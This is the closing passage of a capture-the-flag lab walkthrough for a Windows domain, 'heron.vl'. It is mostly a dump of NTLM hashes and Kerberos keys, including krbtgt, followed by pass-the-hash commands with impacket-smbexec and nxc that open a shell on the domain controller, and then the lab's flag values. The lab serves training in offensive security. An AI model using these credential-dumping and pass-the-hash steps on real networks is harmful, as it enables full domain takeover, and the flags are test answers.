heron.vl\adm_prju:24596:aad3b435b51404eeaad3b435b51404ee:80ae9e479b40971bc9cac183651dad05:::
heron.vl\svc-web-accounting:24602:aad3b435b51404eeaad3b435b51404ee:f9113ad2e51cee72034043daa948d5de:::
heron.vl\svc-web-accounting-d:26101:aad3b435b51404eeaad3b435b51404ee:bf95ac22b6d87880f9eb3dfdf3d416f9:::
MUCDC$:1000:aad3b435b51404eeaad3b435b51404ee:edec38c1d461b68bb16efc2ff77507da:::
MUCJMP$:24598:aad3b435b51404eeaad3b435b51404ee:ed656b46276f52cb5dae4ecdf0acd26c:::
ACCOUNTING-STAG$:26601:aad3b435b51404eeaad3b435b51404ee:7342a72fc3c418edeb9f98497c3857d4:::
ACCOUNTING-PREP$:26602:aad3b435b51404eeaad3b435b51404ee:7d9fb2f2bbf68b7d8dd52414bca20540:::
FRAJMP$:27101:aad3b435b51404eeaad3b435b51404ee:6f55b3b443ef192c804b2ae98e8254f7:::
[*] Kerberos keys grabbed
_admin:aes256-cts-hmac-sha1-96:11eb06e80afac3c41005135642cef809ae54caadd903d0b010162805f1f2e555
_admin:aes128-cts-hmac-sha1-96:ebb8a7919d6da294fc41295c94c8172f
_admin:des-cbc-md5:1f0e61d03e837fa1
krbtgt:aes256-cts-hmac-sha1-96:62ad37c41af1bd5dda869edcc39e809dbe130f39bfb45cda7ecbc32529223177
krbtgt:aes128-cts-hmac-sha1-96:9f00ae570298090a01eb9f98e2cb1df0
krbtgt:des-cbc-md5:6b1f73f101ad4607
heron.vl\Katherine.Howard:aes256-cts-hmac-sha1-96:9f8224759e166fec99e29b92f70d5b44cbe77e8d10ca3af3b6dbf4147e4fb033
heron.vl\Katherine.Howard:aes128-cts-hmac-sha1-96:e0568e4e5ec310473fd7494dd860a5c2
heron.vl\Katherine.Howard:des-cbc-md5:0b4601cde6f28a3e
heron.vl\Rachael.Boyle:aes256-cts-hmac-sha1-96:8fba0550635c4b974213c8fdd78fbb37b1e069bdb3c919edc5b2793f5b1f8d51
heron.vl\Rachael.Boyle:aes128-cts-hmac-sha1-96:b1b03cebc58af25abaa597d4e1b1e60f
heron.vl\Rachael.Boyle:des-cbc-md5:e091673bad1a16f2
heron.vl\Anthony.Goodwin:aes256-cts-hmac-sha1-96:09e2f95eeaf5ac6a57606326b4865b84c5da6a8810e6487e0533665a8722a0fd
heron.vl\Anthony.Goodwin:aes128-cts-hmac-sha1-96:b132d07f3610a24e4352e9f84daa1b0b
heron.vl\Anthony.Goodwin:des-cbc-md5:ec9bd538d38fd91a
heron.vl\Carol.John:aes256-cts-hmac-sha1-96:c6fdb449dc5a48694b6b33071137c5f45e5f4d8acb0c42dabbe3e34028036e7f
heron.vl\Carol.John:aes128-cts-hmac-sha1-96:64ba1e68e82dd64dbdc1b1cad59fd1af
heron.vl\Carol.John:des-cbc-md5:7cc22a190bfb7c98
heron.vl\Rosie.Evans:aes256-cts-hmac-sha1-96:58c157a2496c17811201e7939df4a854da43e77bf1010ab42bfea6b00b19b546
heron.vl\Rosie.Evans:aes128-cts-hmac-sha1-96:aa020381080f79af5ff32fdfa3a69f1c
heron.vl\Rosie.Evans:des-cbc-md5:647a1a89c86e910e
heron.vl\Adam.Harper:aes256-cts-hmac-sha1-96:a1c66cd5a2d9e762a5f323a542386f8620c47380ff954e817b7f6ffa5e5b2988
heron.vl\Adam.Harper:aes128-cts-hmac-sha1-96:fb95252a9488f6c7e503d8267911cff6
heron.vl\Adam.Harper:des-cbc-md5:a1a15d3802b9b09d
heron.vl\Adam.Matthews:aes256-cts-hmac-sha1-96:48e8196b79847588c89ee6c564f098c5555c4d2a912e77b88ca22ebeb09400ad
heron.vl\Adam.Matthews:aes128-cts-hmac-sha1-96:534ba3211c158ef8d221bd01087940cb
heron.vl\Adam.Matthews:des-cbc-md5:a1917a461a37baa2
heron.vl\Steven.Thomas:aes256-cts-hmac-sha1-96:c9481ebae12a90af20b573e6620c44ff52a8c572cd97aebb7e0947ae9c6af2ba
heron.vl\Steven.Thomas:aes128-cts-hmac-sha1-96:8557442a0febadeb95b9a5e55d4f35c3
heron.vl\Steven.Thomas:des-cbc-md5:daefe50b0457cb04
heron.vl\Amanda.Williams:aes256-cts-hmac-sha1-96:b89f4ebe2df8335341c5e5560ee7791fcbeb597d3946f9d80f1e383073ad9747
heron.vl\Amanda.Williams:aes128-cts-hmac-sha1-96:60ad33b529525e8c5708d038eb988d96
heron.vl\Amanda.Williams:des-cbc-md5:3dc74cb5b649575d
heron.vl\Vanessa.Anderson:aes256-cts-hmac-sha1-96:9c72d1baceec60c514d216b610422b3c425c92fa80b959fcde160f0306d3d5e8
heron.vl\Vanessa.Anderson:aes128-cts-hmac-sha1-96:06e1d40e7629913eb8af70ae48957caf
heron.vl\Vanessa.Anderson:des-cbc-md5:168934d60d103df8
heron.vl\Jane.Richards:aes256-cts-hmac-sha1-96:0077e45d7a2f548a9ff9a3828be8c728933b901605d1ca2df9e6825bede5c251
heron.vl\Jane.Richards:aes128-cts-hmac-sha1-96:f52742fa85ed02046126467d19ede13f
heron.vl\Jane.Richards:des-cbc-md5:2c4a37adf1c231cd
heron.vl\Rhys.George:aes256-cts-hmac-sha1-96:667976960295e8e640e106206315c9c6f3dd30a120513a03163acf8bb5e3ce47
heron.vl\Rhys.George:aes128-cts-hmac-sha1-96:f0fe643f358040df48374dbb1fe848b4
heron.vl\Rhys.George:des-cbc-md5:ba018fc1fb206dea
heron.vl\Mohammed.Parry:aes256-cts-hmac-sha1-96:5c01f9db6ece22c7260c2be83e15e7aa24d6c0a55e14b89777ef00451bb5bac7
heron.vl\Mohammed.Parry:aes128-cts-hmac-sha1-96:43b779f32fefd922d9dd2659ede725e3
heron.vl\Mohammed.Parry:des-cbc-md5:348058d67f5e3885
heron.vl\Julian.Pratt:aes256-cts-hmac-sha1-96:33eab21d46ccdcae98656b89625e087e8a330a99e73eb067361b7ae5687bd825
heron.vl\Julian.Pratt:aes128-cts-hmac-sha1-96:c5c46f54fd982dcc179cdbc7171685d2
heron.vl\Julian.Pratt:des-cbc-md5:40231564754cd919
heron.vl\Wayne.Wood:aes256-cts-hmac-sha1-96:99d95642f237091315ae8ee7153e092295d2085612fdd6469e7d0e376b25d4bf
heron.vl\Wayne.Wood:aes128-cts-hmac-sha1-96:d6b1507c145a80da6268cbaec861eee3
heron.vl\Wayne.Wood:des-cbc-md5:c280204fc87968f2
heron.vl\Danielle.Harrison:aes256-cts-hmac-sha1-96:958093ec1e85bf688cc81ff0a4f332eaae9925536156813841e91c94457c082a
heron.vl\Danielle.Harrison:aes128-cts-hmac-sha1-96:8c3676007360d3fd216304f0e5d8e9ab
heron.vl\Danielle.Harrison:des-cbc-md5:64169ef45ba77f31
heron.vl\Samuel.Davies:aes256-cts-hmac-sha1-96:072abf7d0b737366c830d13338563ebaeb30dd7135f915e1334ebf7ea36f956d
heron.vl\Samuel.Davies:aes128-cts-hmac-sha1-96:1d70656ea62742de041b81d3fec6ab7c
heron.vl\Samuel.Davies:des-cbc-md5:c879f88a92d91092
heron.vl\Alice.Hill:aes256-cts-hmac-sha1-96:5db1d64f103472b95dd9e3d3949620729ed1c45e8152fa512e4b010b67d36af0
heron.vl\Alice.Hill:aes128-cts-hmac-sha1-96:450ec8251fc09007de3dcd3aa29dab24
heron.vl\Alice.Hill:des-cbc-md5:921526e5fed545b0
heron.vl\Jayne.Johnson:aes256-cts-hmac-sha1-96:6745f8e02e51d63efc62b879c265d9a6b2f10998baf0e72ea5a4439ccd1691c8
heron.vl\Jayne.Johnson:aes128-cts-hmac-sha1-96:6f01613e4caca37d4856fe6df384f0dd
heron.vl\Jayne.Johnson:des-cbc-md5:252abfc704808c0b
heron.vl\Geraldine.Powell:aes256-cts-hmac-sha1-96:fca963c3885774d3cfed844fd45bde0635f90664e7af76ec5a3fbf4c2528dce4
heron.vl\Geraldine.Powell:aes128-cts-hmac-sha1-96:a4bd5b5e2bdd6ca8c86d76f7d7c361e0
heron.vl\Geraldine.Powell:des-cbc-md5:dae04340b5b075ea
heron.vl\adm_hoka:aes256-cts-hmac-sha1-96:15329997f7b6c2afb26c8bd8f8dbef53b12951d3f277f1af2962f84b67b15d41
heron.vl\adm_hoka:aes128-cts-hmac-sha1-96:44b976a2824770d4168641b093fb7ca8
heron.vl\adm_hoka:des-cbc-md5:da19919e26259798
heron.vl\adm_prju:aes256-cts-hmac-sha1-96:dafca92b3212e5499e066f8db5db551a0e31d8f228b817f4f660a428fcaac86f
heron.vl\adm_prju:aes128-cts-hmac-sha1-96:1480855ff0a380a570a4154ea1ae51ae
heron.vl\adm_prju:des-cbc-md5:1975a85d236bc2c7
heron.vl\svc-web-accounting:aes256-cts-hmac-sha1-96:53d08e7bcd70870f67333bdde9c536fe63f15f9dfb87338737e37212f5a7021f
heron.vl\svc-web-accounting:aes128-cts-hmac-sha1-96:d01ee0a5b02a3dd1d43a2753dd737d00
heron.vl\svc-web-accounting:des-cbc-md5:4c10f2ba98e00e2f
heron.vl\svc-web-accounting-d:aes256-cts-hmac-sha1-96:d3c290a1d1f4093f755b856a7aeb8a3428c16762f56ec88621dc18554c2407bc
heron.vl\svc-web-accounting-d:aes128-cts-hmac-sha1-96:c4aa9f75c628a5f967330b4a30b4f485
heron.vl\svc-web-accounting-d:des-cbc-md5:a2a740b9708a4316
MUCDC$:aes256-cts-hmac-sha1-96:d3b11f98f033fdb91b5ea144b10d70ee0e5f6cdf4966434638fcd81d2c9bdc0b
MUCDC$:aes128-cts-hmac-sha1-96:3c4002de64a48b949aed9ad2fdc49002
MUCDC$:des-cbc-md5:5e2992917a9b586b
MUCJMP$:aes256-cts-hmac-sha1-96:39ae0031de9594d041d2476b37da3eaf106c356cd8fa13f6a71b05d16e1b8df9
MUCJMP$:aes128-cts-hmac-sha1-96:a1792ce79053c1a623931813bb3fcf66
MUCJMP$:des-cbc-md5:07d55d105d38df49
ACCOUNTING-STAG$:aes256-cts-hmac-sha1-96:f93cdb1a63435df9ad6444cd877dd809058a454dd04613772de3688b16d41428
ACCOUNTING-STAG$:aes128-cts-hmac-sha1-96:1e33a4e0ead7e90191c5752e0da4dd3c
ACCOUNTING-STAG$:des-cbc-md5:042cf804012902f8
ACCOUNTING-PREP$:aes256-cts-hmac-sha1-96:35152b4253716fc7eb740465320fe6ce2fb12705a953c78221fbf9339d36e945
ACCOUNTING-PREP$:aes128-cts-hmac-sha1-96:7e512d6211521660ab199b5c6e5cab9a
ACCOUNTING-PREP$:des-cbc-md5:43c16db932ef6132
FRAJMP$:aes256-cts-hmac-sha1-96:7be44e62e24ba5f4a5024c185ade0cd3056b600bb9c69f11da3050dd586130e7
FRAJMP$:aes128-cts-hmac-sha1-96:dcaaea0cdc4475eee9bf78e6a6cbd0cd
FRAJMP$:des-cbc-md5:7f762c297fa197ad
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
And finally we get the final flag.
As WinRM and RDP are disabled then we will use impacket smbexec (we can also use impacket-smbclient):
$ impacket-smbexec _admin@mucdc.heron.vl -hashes 'aad3b435b51404eeaad3b435b51404ee:3998cdd28f164fa95983caf1ec603938'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
HERON{f2b5ceab341c1b3a02f66e00df87869b}
OR
$ nxc smb mucdc.heron.vl -u '_admin' -H '3998cdd28f164fa95983caf1ec603938' -X 'type c:\users\administrator\desktop\root.txt'
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Build 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\_admin:3998cdd28f164fa95983caf1ec603938 (Pwn3d!)
SMB         172.16.10.100   445    MUCDC            [+] Executed command via wmiexec
SMB         172.16.10.100   445    MUCDC            #< CLIXML
SMB         172.16.10.100   445    MUCDC            HERON{f2b5ceab341c1b3a02f66e00df87869b}
Found the flag
Heron Master.
Extra
Flags
| Flag name | Flag content |
|---|---|
| Share | HERON{0711fd03186271c8927eee055881c2fd} |
| Key | HERON{d02a6a7405889c2485048efd05eea3c8} |
| Heron Master | HERON{f2b5ceab341c1b3a02f66e00df87869b} |